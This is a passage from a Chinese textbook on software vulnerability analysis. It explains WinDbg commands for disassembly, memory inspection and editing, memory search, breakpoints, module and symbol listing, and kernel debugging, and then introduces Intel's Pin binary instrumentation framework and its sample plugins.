WinDbg 可启动新进程进行调试或者附加到运行中的进程进行调试，调试过程中可获取寄存器、内存、指令、栈、模块等信息。如图 3-40 所示，WinDbg 界面中包括命令窗口、反汇编窗口、寄存器窗口、内存数据窗口、调用栈窗口等。命令窗口用于命令交互，支持调试命令和信息获取与配置设置多种命令；反汇编窗口显示指令地址、机器码、汇编指令信息；寄存器窗口显示 CPU 各个寄存器的值，除了 eax、esp 这些通用寄存器外，还有浮点指令寄存器 ST0、ST1，多媒体指令寄存器 MMi、XMMi 以及标记位寄存器等；内存窗口可以查看指定地址的内存数据，以 Hex 的形式显示结果；调用栈窗口显示当前执行指令所处的函数栈。WinDbg 支持单步调试、断点调试（内存断点、软件断点、硬件断点、条




图 3-39　WinDbg 符号库设置

件断点等)、执行到函数结束等方式的调试方式。




图 3-40　WinDbg 界面

3. 命令介绍

WinDbg 的命令窗口支持命令的输入，通过命令可以完成诸多调试分析功能，包括反汇编、内存编辑、内存搜索、断点设置、符号表加载等。

反汇编命令可以快速对指定的内存数据进行反汇编，在命令 u 后接地址参数，参数也可以是寄存器变量、函数符号。图 3-41 是通过反汇编命令快速获取 NtCurrentTeb 函数的上下文代码的结果。在命令 u 后面加 eip 可以快速获取当前指令及其后续指令代码，根据绝对地址快速对指定位置的内存进行反汇编。当然，这项功能也可以在反汇编窗口

中完成。

```
0:001> u ntdll!__NtCurrentTeb
ntdll!__NtCurrentTeb:
77f767d9 64a118000000     mov     eax,dword ptr fs:[00000018h]
77f767df c3               ret
ntdll!RtlInitString:
77f767e0 57               push    edi
77f767e1 8b7c240c         mov     edi,dword ptr [esp+0Ch]
77f767e5 8b542408         mov     edx,dword ptr [esp+8]
77f767e9 c70200000000     mov     dword ptr [edx],0
77f767ef 897a04           mov     dword ptr [edx+4],edi
77f767f2 0bff             or      edi,edi
0:001> u eip
ntdll!DbgBreakPoint:
77f767cd cc               int     3
77f767ce c3               ret
ntdll!DbgUserBreakPoint:
77f767cf cc               int     3
77f767d0 c3               ret
ntdll!DbgBreakPointWithStatus:
77f767d1 8b442404         mov     eax,dword ptr [esp+4]
ntdll!RtlpBreakWithStatusInstruction:
77f767d5 cc               int     3
77f767d6 c20400           ret     4
ntdll!__NtCurrentTeb:
77f767d9 64a118000000     mov     eax,dword ptr fs:[00000018h]
0:001> u 77f767d9
ntdll!__NtCurrentTeb:
77f767d9 64a118000000     mov     eax,dword ptr fs:[00000018h]
77f767df c3               ret
ntdll!RtlInitString:
77f767e0 57               push    edi
77f767e1 8b7c240c         mov     edi,dword ptr [esp+0Ch]
77f767e5 8b542408         mov     edx,dword ptr [esp+8]
77f767e9 c70200000000     mov     dword ptr [edx],0
77f767ef 897a04           mov     dword ptr [edx+4],edi
77f767f2 0bff             or      edi,edi
```

图 3-41 使用 u 命令进行反汇编

与 u 命令类似的还有 d 命令，其参数与 u 命令一致，功能是查看指定内存位置的十六进制 Hex 形式的值。d 命令可以是 db/dw/dd/dq，分别以 1/2/4/8 字节为单位，显示内存数据。与 d 命令对应的 e 命令可用于内存编辑修改，e 命令可以是 eb/ew/ed/eq，分别以 1/2/4/8 字节为单位对数据进行修改。图 3-42 给出了使用 db 命令查看内存和使用 eb 命令对栈数据进行修改的结果。

```
0:001> db esp
0037ffcc  0e 0d 0d 0d 0d db 0d db-db 00 00 00 01 00 00 00  ................
0037ffdc  d0 ff 37 00 a8 4d 2c 82-ff ff ff ff 05 90 f7 77  ..7..M,........w
0037ffec  d8 41 f7 77 00 00 00 00-00 00 00 00 00 00 00 00  .A.w............
0037fffc  00 00 00 00 ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ....????????????
0038000c  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0038001c  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0038002c  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0038003c  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0:001> eb esp 0f
0:001> db esp
0037ffcc  0f 0d 0d 0d 0d db 0d db-db 00 00 00 01 00 00 00  ................
0037ffdc  d0 ff 37 00 a8 4d 2c 82-ff ff ff ff 05 90 f7 77  ..7..M,........w
0037ffec  d8 41 f7 77 00 00 00 00-00 00 00 00 00 00 00 00  .A.w............
0037fffc  00 00 00 00 ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ....????????????
0038000c  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0038001c  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0038002c  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0038003c  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

图 3-42 WinDbg 查看和修改内存数据

内存搜索也是软件逆向分析的一项基本需求，WinDbg 的 s 命令提供了这样的功能。搜索支持单字节、双字节、四字节、八字节、ASCII 字符串和 Unicode 字符串，对应的命令格式为 s -b/w/d/q/a/u Range Target。Range 有两种表示方式：一种是地址区间式：0x10000000 0x1000F000；另一种是地址长度式：0x10000000 -L0xF000，其中长度单位以搜索单位字长为基准。如图 3-43 所示，分别以地址区间、地址长度的方式进行内存搜索，两种方式搜索结果一致。内存搜索常用于 rop 片段的寻找，广泛应用于漏洞利用。

```
0:001> s -b 70000000 7fffffff 83 c7 04 8b 07
72f39970  83 c7 04 8b 07 99 33 c2-2b c2 3b c8 89 7d fc 75
77c6f55d  83 c7 04 8b 07 43 01 06-83 c7 04 83 c6 04 3b 5d
77f64a1d  83 c7 04 8b 07 a8 02 89-7d 14 bb 00 00 00 c0 74
7806f5e4  83 c7 04 8b 07 85 c0 75-f1 56 e8 e3 2f f9 ff 5f
78078c5e  83 c7 04 8b 07 3b c3 89-7d f4 74 0a 8b 08 39 19
0:001> s -b 70000000 Lfffffff 83 c7 04 8b 07
72f39970  83 c7 04 8b 07 99 33 c2-2b c2 3b c8 89 7d fc 75
77c6f55d  83 c7 04 8b 07 43 01 06-83 c7 04 83 c6 04 3b 5d
77f64a1d  83 c7 04 8b 07 a8 02 89-7d 14 bb 00 00 00 c0 74
7806f5e4  83 c7 04 8b 07 85 c0 75-f1 56 e8 e3 2f f9 ff 5f
78078c5e  83 c7 04 8b 07 3b c3 89-7d f4 74 0a 8b 08 39 19
```

图 3-43　WinDbg 内存搜索

设置断点是调试器的常用功能，而当程序还未加载完成时，断点在内存中的位置难以确定，WinDbg 提供了符号断点的功能。如图 3-44 所示，分析人员分别基于符号和地址进行断点设置，并用 bl 命令查看断点，用 bd 命令禁用断点，使断点处于 disable 状态，用 be 命令重新激活断点，使断点处于 enable 状态，bc 可以清除断点。bd、be 和 bc 后面接的参数均为断点的编号，即图中的 0 和 1。

```
0:001> bu kernel32!WriteFile
0:001> bp 77e5ab4e
0:001> bl
 0 e 77e5f13a     0001 (0001)  0:**** kernel32!WriteFile
 1 e 77e5ab4e     0001 (0001)  0:**** kernel32!ReadFile
0:001> bd 0
0:001> bl
 0 d 77e5f13a     0001 (0001)  0:**** kernel32!WriteFile
 1 e 77e5ab4e     0001 (0001)  0:**** kernel32!ReadFile
0:001> bd 1
0:001> be 0
0:001> bl
 0 e 77e5f13a     0001 (0001)  0:**** kernel32!WriteFile
 1 d 77e5ab4e     0001 (0001)  0:**** kernel32!ReadFile
```

图 3-44　断点管理设置

另外，如果某个代码片段被频繁调用，而又需要在该代码出现断点，而其中的大部分中断是我们不想要的，这时候可使用 WinDbg 提供的条件断点。如图 3-45 所示，设置该位置在 ebx 等于 4 的条件下触发中断。

模块信息通常也是软件漏洞分析所需的基本信息，WinDbg 通过 lm 命令可以枚举软件加载的模块。图 3-46 为其中的一部分模块，有些模块含有 pdb symbols，但也有很多模块缺失 pdb symbols。

为了获取其他模块的符号库，在配置好符号服务器的情况下，可通过枚举库的函数符

```
0:001> bu kernel32!WriteFile+0x11 ".if@ebx=0x4 {} .else{gc}"
0:001> bl
 0 e 77e5f13a     0001 (0001)  0:**** kernel32!WriteFile
 1 d 77e5ab4e     0001 (0001)  0:**** kernel32!ReadFile
 2 e 77e5f14b     0001 (0001)  0:**** kernel32!WriteFile+0x11 ".if@ebx=0x4 {} .else{gc}"
```

图 3-45 WinDbg 条件断点设置

```
0:010> lm
start    end        module name
002b0000 003d1000   ole32      (deferred)
009b0000 009db000   msctfime   (deferred)
01000000 010ea000   Explorer   (pdb symbols)        c:\mss\explorer.pdb\3D6DE1E22\explorer.pdb
011c0000 011d0000   vmhgfs     (deferred)
0ffd0000 0fff3000   rsaenh     (deferred)
5adc0000 5adf3000   UxTheme    (deferred)
5b680000 5b6ee000   themeui    (deferred)
62c20000 62c28000   LPK        (deferred)
71a10000 71a18000   WS2HELP    (deferred)
71a20000 71a35000   WS2_32     (deferred)
```

图 3-46 WinDbg 枚举模块

号迫使 WinDbg 加载对应模块的符号表。在图 3-47 中，使用 x 命令枚举 WS2_32 库的函数。


```
0:010> x WS2_32!*
71a32218 WS2_32!lpfnWSAttemptAutodialNameG = <no type information>
71a24d34 WS2_32!NSCATALOGENTRY::NSCATALOGENTRY = <no type information>
71a21174 WS2_32!_imp__InterlockedIncrement = <no type information>
71a25d28 WS2_32!NSCATALOGENTRY::~NSCATALOGENTRY = <no type information>
71a21134 WS2_32!_imp__FreeLibrary = <no type information>
71a210a8 WS2_32!_imp__RegSetValueExA = <no type information>
71a2111c WS2_32!_imp__IsBadCodePtr = <no type information>
71a30752 WS2_32!RegDeleteSubkeys = <no type information>
71a2dca1 WS2_32!NSCATALOGENTRY::WriteToRegistry = <no type information>
71a2c8a5 WS2_32!DCATALOG::GetCurrentCatalogName = <no type information>
71a30336 WS2_32!WPUCompleteOverlappedRequest = <no type information>
71a3059c WS2_32!AcquireExclusiveCatalogAccess = <no type information>
71a3068e WS2_32!RegDeleteKeyRecursive = <no type information>
71a3083a WS2_32!_imp_load__PeekMessageA = <no type information>
71a22b24 WS2_32!WSALookupServiceNextA = <no type information>
71a23c22 WS2_32!socket = <no type information>
71a2229a WS2_32!NSPROVIDERSTATE::~NSPROVIDERSTATE = <no type information>
71a2dac9 WS2_32!NSCATALOG::WriteToRegistry = <no type information>
```

图 3-47 枚举库函数

再次枚举模块可以发现，该 WS2_32 对应的 pdb symbols 也被下载下来，如图 3-48 所示，这种方式下载的 pdb 文件还可以用到其他地方，比如 IDA 的静态分析。

```
0:010> lm
start    end        module name
002b0000 003d1000   ole32      (deferred)
009b0000 009db000   msctfime   (deferred)
01000000 010ea000   Explorer   (pdb symbols)          c:\mss\explorer.pdb\3D6DE1E22\explorer.pdb
011c0000 011d0000   vmhgfs     (deferred)
0ffd0000 0fff3000   rsaenh     (deferred)
5adc0000 5adf3000   UxTheme    (deferred)
5b680000 5b6ee000   themeui    (deferred)
62c20000 62c28000   LPK        (deferred)
71a10000 71a18000   WS2HELP    (deferred)
71a20000 71a35000   WS2_32     (pdb symbols)          c:\mss\ws2_32.pdb\3B7DE11B2\ws2_32.pdb
71a90000 71aa1000   MPR        (deferred)
```

图 3-48 新增符号库



4. 内核调试

WinDbg 不仅支持用户态的应用程序调试，还支持内核态的调试。内核态调试不支持 Windows 2000 及以下系统，需要以调试选项启动当前系统才能支持内核调试，需要修改 Windows XP 的 boot.ini 文件。内核调试可在当前调试会话中输入“.attach -k”开启，如图 3-49 所示。

```
0:001> .attach -k
Attach will occur on next execution
||0:0:001> g
Connected to Windows XP 2600 x86 compatible target, ptr64 FALSE
Symbol search path is: srv*c:\mss*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows XP Kernel Version 2600 (Service Pack 1) UP Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 2600.xpsp1.020828-1920
Kernel base = 0x804d5000 PsLoadedModuleList = 0x8054ce30
Debug session time: Mon Dec 21 22:05:15.656 2015 (GMT+8)
System Uptime: 0 days 0:00:48.703
```

图 3-49　WinDbg 内核调试

内核调试也可以通过 File 菜单的 Kernel Debugging 进入，选择 Local 作为目标，如图 3-50 所示，通过 lm 命令枚举内核的模块信息。




图 3-50　内核模块解析

内核调试还包括远程内核调试，是将 WinDbg 与 VMWare 虚拟机结合，通过 com 接口进行调试，这部分内容将在 3.3 节进行介绍。WinDbg 内核调试功能在稳定性及用户体验等方面超越了早期的内核调试工具 SoftICE，导致 Compuware NuMega 公司在 2006 年后放弃了 SoftICE 的后续更新。

WinDbg 支持用户态和内核态两种模式的调试，通过复杂的控制命令可以进行符号加载、内存搜索、条件断点设置等高级功能。另外，WinDbg 也支持插件扩展，通过编写插件扩展辅助记录与分析功能。WinDbg 是进行软件分析的高效工具，程序和更多资料可从其官方网站 http://www.windbg.org/下载。

3.2.5 Pin

Pin 是一款二进制代码插桩分析框架，由 Intel 公司开发并维护，起源于 2004 年，支持 32 位和 64 位的 Windows、Linux、Mac OS、Android 等多个平台。

Pin 提供 4 种粒度的代码插桩模式：INS 级别、TRACE 级别、RTN 级别和 IMG 级别。INS 级别的代码插桩是在指令执行前、后插入附加代码，代码量膨胀数倍，会导致程序执行缓慢；TRACE 级别是在指令发生跳转时进行插入，进一步进行基本块分析，常用于记录程序执行序列；RTN 级别是通过符号表信息找到需要插入的位置，需要调用 Pin 内置的初始化符号表函数 PIN_InitSymbols()；IMG 级别用于监控模块的装载和卸载。Pin 由其主程序和动态库插件两部分组成。以 Windows 平台下为例，Pin 通过命令 pin.exe -t plugin.dll -processcommand 进行启动，如图 3-51 所示，具体的输出由插件决定，通常以 pluginname.out 命名。

```
D:\pin-windows>pin.exe -t pindll\invocation.dll -- notepad.exe
```

图 3-51　Pin 的启动命令

表 3-1 给出了 Pin 源码中的部分插件及功能说明。

表 3-1　Pin 插件功能说明


插　件　名	功 能 说 明
inscount	统计执行的指令数量，输出到 inscount.out 文件
itrace	记录执行指令的 eip
malloctrace	记录 malloc 和 free 的调用情况
pinatrace	记录读写内存的位置和值
proccount	统计 Procedure 的信息，包括名称、镜像、地址、指令数
w_malloctrace	记录 RtlAllocateHeap 的调用情况

Pin 的特点在于它是一套二进制代码插桩框架，具备良好的用户扩展接口，提供多个层次的插桩需求，能够在指令、函数等不同层次满足用户不同的需求。与调试器相比，插桩分析不需要手动设置断点，可以批量提取各个执行点的寄存器和内存状态，提取的数据越多，其资源消耗越大，性能上低于调试器。类似的工具还有 Valgrind 和 DynamoRIO。Valgrind 是 Linux 平台下的二进制代码仿真调试框架，插件工具有 Memcheck、Callgrind、Cachegrind 等；DynamoRIO 也是一款二进制代码插桩分析框架，在其基础上衍生了 Dr Memory、drcpusim、inscount 等诸多分析工具。关于 Pin、Valgrind、DynamoRIO 的更多资料可从以下网站获取：

https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool

http://valgrind.org/

http://www.dynamorio.org/



3.3　虚拟化辅助分析平台

